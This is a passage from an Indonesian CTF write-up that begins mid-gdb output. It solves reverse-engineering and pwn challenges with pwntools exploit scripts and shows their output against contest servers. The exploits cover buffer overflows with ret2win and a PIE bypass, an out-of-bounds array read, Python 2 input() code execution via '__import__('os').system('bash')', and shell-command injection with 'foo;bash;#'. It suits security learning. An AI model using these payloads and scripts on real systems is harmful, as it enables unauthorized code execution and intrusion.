0x00000000000011d0 __libc_csu_init  
0x0000000000001240 __libc_csu_fini  
0x0000000000001248 _fini  
gdb-peda$ disass getFlag  
Dump of assembler code for function getFlag:  
0x0000000000001169 <+0>: endbr64  
0x000000000000116d <+4>: push rbp  
0x000000000000116e <+5>: mov rbp,rsi  
0x0000000000001171 <+8>: sub rsi,0x10  
0x0000000000001175 <+12>: mov DWORD PTR [rbp-0x4],0x0  
0x000000000000117c <+19>: jmp 0x11a5 <getFlag+60>  
0x000000000000117e <+21>: mov eax,DWORD PTR [rbp-0x4]  
0x0000000000001181 <+24>: cdqe  
0x0000000000001183 <+26>: lea rdx,[rip+0x2e86] # 0x4010 <flag>  
0x000000000000118a <+33>: movzx eax,BYTE PTR [rax+rdx*1]  
0x000000000000118e <+37>: mov edx,DWORD PTR [rbp-0x4]
```

Untuk memanggilnya, cukup taruh breakpoint pada main dan jalankan, serta manfaatkan command jump yang diikuti dengan nama function. Flag pun muncul dan tinggal di-XOR

Flag : **cyberwarriors{p4n99il_4q_kK}**

Conclusion

Function dapat dijelajah menggunakan gdb dan dikarenakan variabelnya public, bisa langsung dipanggil dan didecode.

Flag Checker

Executive Summary

Cek kevaldian flag kelean

Technical Report

Pada challenge ini kita diberikan file berupa ELF amd64. Mari kita disass menggunakan ida64:

```
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     char v4[56]; // [rsp+0h] [rbp-40h] BYREF
4     unsigned __int64 v5; // [rsp+38h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     printf("Berikan aku flag> ");
8     __isoc99_scanf("%43s", v4);
9     if ( (unsigned int)sub_1202((__int64)v4, (__int64)"7h1s_1s_n0t_th3_x3al_f14g_d0nt_subm17_h3h3!") )
10    puts("NT dahh!");
11 else
12    printf("Mantullss! Ini flagnya> %s\n", v4);
13 return 0LL;
14 }
```

```
.data:0000000000004020          db 5, '-', 0FFh, 0EDh, '@', 11h, '?', 'P', 0D0h, '8', '3'
.data:0000000000004020          db 0F9h, 6, 'X', 0CDh, 0F8h, ';', '3', 6, 'G', 4, 8, 'F'
.data:0000000000004020          db 10h, 0Eh, 'W', 0F9h, 0EDh, '7', 'F', '8', 'F', '\'
.data:0000000000004020          db 5 dup(0)
.data:0000000000004050 off_4050 dq offset sub_11A9 ; DATA XREF: sub_1202+50+o
.data:0000000000004058          dq offset sub_11C7
.data:0000000000004060          dq offset sub_11E7
.data:0000000000004060 _data    ends
```

Jadi fungsi main akan mengecall fungsi yang digunakan untuk verifikasi flag dan mengecek apakah flag ini valid atau tidak.

```

1 __int64 __fastcall sub_1202(__int64 a1, __int64 a2)
2 {
3     char v3; // [rsp+1Bh] [rbp-5h]
4     int i; // [rsp+1Ch] [rbp-4h]
5
6     for ( i = 0; i <= 42; ++i )
7     {
8         v3 = ((__int64 (_fastcall *)(_QWORD, _QWORD))*(&off_4050 + i % 3))(9
10             (unsigned int)*(char *)(i + a2),11
12             (unsigned int)mungkin_flag[i]);
13         if ( v3 < *(char *)(i + a1) )
14             return 1LL;
15         if ( v3 > *(char *)(i + a1) )
16             return 0xFFFFFFFFLL;
17     }
18     return 0LL;
19 }
```

Di fungsi verifikasi flag ini ini kita medapatkan for dengan if statemen yang mengecek value dari hasil evaluasi variable v3, jadi TL;DR variable v3 mengecal fungsi yang ada pada global variable dibawah ini. Disana juga ada variable global flag yang terenkripsi.

.data:0000000000004020	db 5, '-' , 0FFh, 0EDh, '@', 11h, '?', 'P', 0D0h, '8', '3'
.data:0000000000004020	db 0F9h, 6, 'X', 0CDh, 0F8h, ';', '3', 0, 'G', 4, 5, 'F'
.data:0000000000004020	db 10h, 0Eh, 'W', 0F9h, 0EDh, '7', 'F', '8', 'F', '\'
.data:0000000000004020	db 5 dup(0)
.data:0000000000004050 off_4050	dq offset sub_11A9 ; DATA XREF: sub_1202+50:o
.data:0000000000004058	dq offset sub_11C7
.data:0000000000004060	dq offset sub_11E7
.data:0000000000004060 _data	ends
.data:0000000000004060	

Dia mengenkripsi dengan fungsi yang menambah, mengurang, dan juga mengxor. dari situ kita mencoba untuk mengimplementasikan ulang ke program python:

```

def pertambahan(a1, a2):
    return a1 + a2

def pengurangan(a1, a2):
    return a1 - a2

def xor(a1, a2):
    return a1 ^ a2

def encode(a2):
    # flag ter enkripsi yang ada di global variable
    mungkin_flag = [0x2C, 0x0EF, 0x53, 0x0F2, 0x0ED, 0x46, 0xEE, 0xED, 0x1C, 0x39,
0x5, 0x2D, 0x0FF, 0xED, 0x40, 0x11, 0x3F, 0x50, 0xD0, 0x38, 0x33, 0xF9, 0x6, 0x58,
```

```
0x0CD, 0x0F8, 0x3B, 0x33, 0x6, 0x47, 0x4, 0x8, 0x46, 0x10, 0x0E, 0x57, 0xF9, 0x0ED,
0x37, 0x46, 0x38, 0x46, 0x5C]
# fungsi array yang di call bergantian
array_func = [pertambahan, pengurangan, xor]
for i in range(0, 42+1):
    v3 = array_func[i%3](ord(a2[i]), (mungkin_flag[i]&0xff))
    # print flag byte by byte
    print(chr(v3&0xff), end="")
def main():
    a2 = "7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!"
    encode(a2)

main()
```

Run maka kita akan mendapatkan flagnya

```
✖> ~/D/M/D/W/H/r/Flag Checker on main × /bin/pyt
Writeup/Hackathon_IDF/rev/Flag_Checker/chall.py'
cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u} ↵
✖> ~/D/M/D/W/H/r/Flag Checker on main × []
```

Conclusion

Menaruh sebuah key dalam kode program dapat membuat keymu bisa di leak, oleh karena itu lebih baik kita menaruhnya di luar program.

KATEGORI Pwn

Arsip

Executive Summary

Sebuah program sederhana yang membaca nilai dari sebuah array.

Technical Report

Pada challenge kita diberikan file binary ELF amd64. TL;DR program akan membaca file flag.txt yang ada di server dan menyisipkannya di suatu tempat dalam stack, tapi program ini melimit data yang dapat kita baca sebagai berikut :

```
if ( v1 <= 5 )
{
    printf("Nilai yang tersimpan: %s\n", &data[10 * v1]);
    return printf("Bye!");
}
else
{
    puts("Indeks terlalu banyak!");
    return 0;
}
```

Program mengecek apakah user menginputkan lebih dari 5. TAPI program tidak mengecek bahwa input lebih kecil dari 0, sehingga kita bisa membaca semua data yang tersimpan dalam stack, dan me-read flagnya.

Cara cepatnya kita tinggal check satu per satu stack yang ada, dan berharap disitu akan ada flagnya.

Conclusion

Jadi disini kita bisa menggunakan script untuk mengotomatiskan pengecekan, solve scriptnya sebagai berikut:

```
from pwn import *
import sys

BINARY = "chall"
context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "i386"

def init():
```

```
if args.RMT:
    p = remote(sys.argv[1], sys.argv[2])
else:
    p = process()
return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def send(self, content):
        p = self.p
        p.sendlineafter(b"Masukkan indeks: ", content)

    def brute():
        with context.silent:
            for i in range(-60, 10):
                x, p = init()
                x.send(f"{i}".encode())
                print(p.recvline())

brute()
```

```
b'Nilai yang tersimpan: \n'
b'Nilai yang tersimpan: cyberwarriors{1nd3x_4rr4y_0ut_0f_b0und_huh?}\n'
b'Nilai yang tersimpan: ors{1nd3x_4rr4y_0ut_0f_b0und_huh?}\n'
b'Nilai yang tersimpan: 4rr4y_0ut_0f_b0und_huh?}\n'
b'Nilai yang tersimpan: 0f_b0und_huh?}\n'
b'Nilai yang tersimpan: uh?}\n'
```

License Key

Executive Summary

Masukkan license key yang sesuai agar kamu mendapatkan flag!

103.13.207.177 20006

Technical Report

Pada soal ini kita diberikan binary ELF amd64. Setelah kita disassamble menggunakan ida64, kita mendapatkan fungsi main sebagai berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setup(argc, argv, envp);
    printf(" addr of main(): %p\n", main);
    puts(&s);
    puts(&byte_2168);
    puts(&byte_2088);
    return vuln();
}
```

Di fungsi main tersebut kita diberikan address dari fungsi main dan setelah itu akan return ke fungsi vuln().

```
1 int vuln()
2 {
3     char s1[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     puts("Masukkan license key yang valid untuk mendapatkan flag:");
6     gets(s1);
7     if ( strcmp(s1, "CSH-2022-FLAG") )
8         _exit(0);
9     return puts("Kok ngga muncul flagnya?");
0 }
```

Di fungsi vuln kita akan menemukan tempat masuk dari input user yaitu gets(s1), dan setelahnya ada if statement yang perlu kita bypass.

```
1 int getFlag()
2 {
3     puts(&s);
4     puts(&byte_2060);
5     puts(&byte_2088);
6     return system("cat flag.txt");
7 }
```

Di programnya juga ada fungsi getFlag() dimana dia akan me-read flag kita.

Jadi rencananya kita akan mendapatkan address main untuk mem bypass PIE-nya, dari situ kita masuk ke address vuln() membypass strcmpy menggunakan

CSH-2022-FLAG\x00 dengan diiringi null byte, dan jangan lupa ini dijadikan satu payload karna inputnya hanya ada satu. Setelah itu kita buffer overflow biasa sampai masuk ke return address, dan dari situ kita rubah return addressnya menjadi return address getFlag().

Berikut solver yang saya gunakan:

```
from pwn import *
import sys

BINARY = "chall"

context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"


def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p


class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def send(self, content):
        p = self.p
        p.sendlineafter(
            b"Masukkan license key yang valid untuk mendapatkan flag:", content)
```

```

def get_main_address(self) -> int:
    p = self.p
    p.recvuntil(b"addr of main(): ")
    return eval(p.recvline())

x, p = init()

x.debug((
    "break *vuln+64\nc\n",
    "break *vuln+98\nc\n"
))

exe.address = x.get_main_address() - exe.sym['main']
license_key = b"CSH-2022-FLAG\x00"
pay = license_key+b"A"*(256+8-(len(license_key)))
pay += p64(ROP(exe).find_gadget(['ret'])[0]) # ret lagi agar return address ter susun,
# dan tidak menyebabkan error.
pay += p64(exe.sym['getFlag'])
x.send(pay)

p.interactive()

```

```

$ ~/D/M/D/W/H/p/License Key on main x /bin/python3 "/home/wowon/Documenterup/Hackathon_IDF/pwn/License Key/solve.py" RMT 103.13.207.177 20006
[*] Opening connection to 103.13.207.177 on port 20006: Done
[*] Loaded 14 cached gadgets for './chall'
[*] Switching to interactive mode

```

Kok ngga muncul flagnya?

Selamat! Ini Flagnya~

`cyberwarriors{buk4n_s04l_r3v3rs1ng_m4sz3h}`

Conclusion

Program bisa kita eksplorasi dengan teknik ROP (Return Oriented Programming), dan dari eksplorasi ini kita mengarahkan pointer ke fungsi tersembunyi, yaitu `getFlag()`.

Py Pwn 1

Executive Summary

Do you know the secret?

Technical Report

Pada challenge kita diberikan source code program python2 sebagai berikut:

```
#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

try:
    secret = randint(0, 999999)
    key = input("[>] Insert Key: ")
    print key
    if key == secret:
        print "[*] Correct!"
    else:
        print "[!] Wrong!"
except:
    print "[!] Wrong!"
```

Pada challenge itu kita diberikan input(), dimana kalau kita lihat dari artikel ini <https://linuxhint.com/vulnerability-input-function/> kita dapat mendapatkan RCE melalui fungsi input di python 2.

```
<>> ~/D/M/D/W/H/p/Py Pwn 1 on main x nc 103.13.207.182 20000
[>] Insert Key: __import__('os').system('bash')
ls
app.py
cat /flag.txt
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}█
```

Conclusion

Jadi disini kita dapat melakukan RCE di Python 2 melalui fungsi input(), untuk menghindari vulnerability ini kita perlu upgrade ke python 3.

MD5 Generator

Executive Summary

Disediakan layanan untuk generate md5 digest dari inputan yang diberikan pengguna

Technical Report

Pada file challenge kita disediakan file binary ELF amd64. Pertama kita perlu mendisassable binarynya menjadi pseudocode menggunakan ida64. Setelah itu kita akan melihat kode seperti ini di main function.

```
25    setup(_pss_start, vLL);
26    puts("Selamat datang di program MD5hash Generator");
27    printf("Silahkan masukkan kata yang ingin digenerate : ");
28    __isoc99_scanf("%s", v4);
29    sprintf(s, "echo %s | md5sum", (const char *)v4);
30    system(s);
31    return 0;
```

pada pseudocode ini terlihat bahwa variable s akan menampung format string lalu variable s ini akan masuk ke fungsi system(), dari sini kita bisa melihat adanya code execution di variable s yang bisa kita kendalikan. Untuk membypass ini saya menggunakan payload sebagai berikut:

```
>> ~/D/M/D/W/H/p/MD5 Generator on main x nc 103.13.207.177 20007
Selamat datang di program MD5hash Generator
Silahkan masukkan kata yang ingin digenerate : foo;bash;#
foo
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
cat /flag.txt
cyberwarriors{c0d3_1nj3ct1on_eZ}
```

Conclusion

Kode eksekusi melalui input user yang belum di parse sama sekali bisa sangat berbahaya, karena dapat menyebabkan eksekusi kode berbahaya dari pihak luar. Lebih baik kita perlu menyaring input dari user terlebih dahulu, agar tidak terjadi hal-hal yang tidak diinginkan.

BO 1

Executive Summary

Overwrite Me!

Technical Report

Soal ini memberikan kita binary ELF amd64. Kita disassemble menggunakan ida64 dan kita lihat di fungsi main, maka hasilnya akan seperti berikut.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4[140]; // [rsp+0h] [rbp-90h] BYREF
    int v5; // [rsp+8Ch] [rbp-4h]

    _init__(argc, argv, envp);
    v5 = 31337;
    printf("[>] Nama: ");
    gets(v4);
    if ( v5 == '\xDE\xAD\xC0\xDE' )
    {
        putchar(10);
        puts("[*] Backdoor actived");
        puts("[*] Access granted...");
        system("/bin/sh");
    }
    else
    {
        printf("[*] Welcome %s!\n", v4);
    }
    return 0;
}
```

Pada kode di atas kita melihat fungsi `system("/bin/sh")` untuk mendapatkan akses reverse shell, tapi kita perlu membuat variable `v5` menjadi hex `0xdeadc0de`. Jadi disini vulnerability nya ada di fungsi `gets()` dimana fungsi ini bisa terus meng-write ke stack, sehingga menyebabkan stack overflow. Vulnerability ini kita manfaatkan untuk merubah variable `v5` menjadi `0xdeadc0de`. Berikut solvernya:

```
from pwn import *
import sys
```

```
BINARY = "bo1"

context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"


def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p


class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def send(self, content):
        p = self.p
        p.sendlineafter(b"[>] Nama: ", content)

x, p = init()
# x.debug()
pay = flat(
    b"A"*140,
    0xdeadc0de
)
x.send(pay)
p.interactive()
```

```
➜ ~/D/M/D/W/H/p/B0_1 on main ✘ /bin/python3 "/home/wowon
Hackathon_IDF/pwn/B0_1/solve.py" RMT 103.13.207.177 20002
[+] Opening connection to 103.13.207.177 on port 20002: D
[*] Switching to interactive mode

[*] Backdoor actived
[*] Access granted...
$ cat flag.txt
cyberwarriors{successfully_modified_address}$
```

Conclusion

Jadi soal ini mengimplementasikan backdoor dengan cara yang unik, yaitu melalui buffer overflow.

BO 2

Executive Summary

Return to Me!

Technical Report

Pada challenge ini kita diberikan binary ELF amd64. Mari kita disassemble menggunakan ida64:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4[128]; // [rsp+0h] [rbp-80h] BYREF

    _init__(argc, argv, envp);
    printf("[>] Nama: ");
    gets(v4);
    printf("[*] Welcome, %s!\n", v4);
    return 0;
}
```

```
int secret()
{
    return system("/bin/sh");
}
```

Dari hasil disassemble kita menemukan fungsi main, dan fungsi secret yang menyimpan shell. Dari sini kita sudah tahu bahwa kita bisa membuat buffer overflow melalui fungsi gets() di main, dan ROP ke address dari fungsi secret untuk mendapatkan shell.

Berikut solve script yang saya buat:

```
from pwn import *
import sys

BINARY = "bo2"
context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
context.arch = "amd64"
```

```
def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def send(self, content):
        p = self.p
        p.sendlineafter(b"[>] Nama: ", content)

x, p = init()

pay = flat(
    b"A"*(128+8),
    ROP(exe).find_gadget(['ret'])[0],
    exe.sym['secret'],
)
x.send(pay)
p.interactive()
```

Jalankan dan kita akan mendapatkan flagnya:

```
➜ ~/D/M/D/W/H/p/BO_2 on main ✘ python3 solve.py RMT 103.13.207.177 20003
[+] Opening connection to 103.13.207.177 on port 20003: Done
[*] Loaded 14 cached gadgets for './bo2'
[*] Switching to interactive mode
[*] Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a@!
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ cat flag.txt
cyberwarriors{access_granted_hackers!}$
```

Conclusion

Kita perlu membuat ROP ke address secret() dan mendapatkan shell.